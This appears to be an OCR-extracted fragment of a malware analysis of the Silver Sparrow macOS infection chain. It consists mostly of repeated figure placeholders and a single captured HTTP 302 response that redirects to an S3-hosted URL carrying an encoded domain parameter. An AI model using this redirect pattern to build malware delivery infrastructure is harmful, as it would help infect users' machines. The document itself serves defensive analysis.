
Silver Sparrow Infection Chain




Silver Sparrow Infection Chain




Silver Sparrow Infection Chain




Silver Sparrow Infection Chain




Silver Sparrow Infection Chain




Silver Sparrow Infection Chain



Silver Sparrow Infection Chain




Silver Sparrow Infection Chain





```
HTTP/1.1 302 Moved Temporarily
Content-Type: text/html; charset=utf-8
Location: https://s3.amazonaws.com/                                                    ?r=
                &stu=3c55805&s=
                &client=chrome&kd=aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%253d%253d&h=


 &t=1&u=

Access-Control-Allow-Origin: *
p3p: CP="CAO PSA OUR"
Content-Length: 896
Expires:
Cache-Control: max-age=0, no-cache, no-store
Pragma: no-cache
Date:
Connection: keep-alive

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="https://s3.amazonaws.com/
```

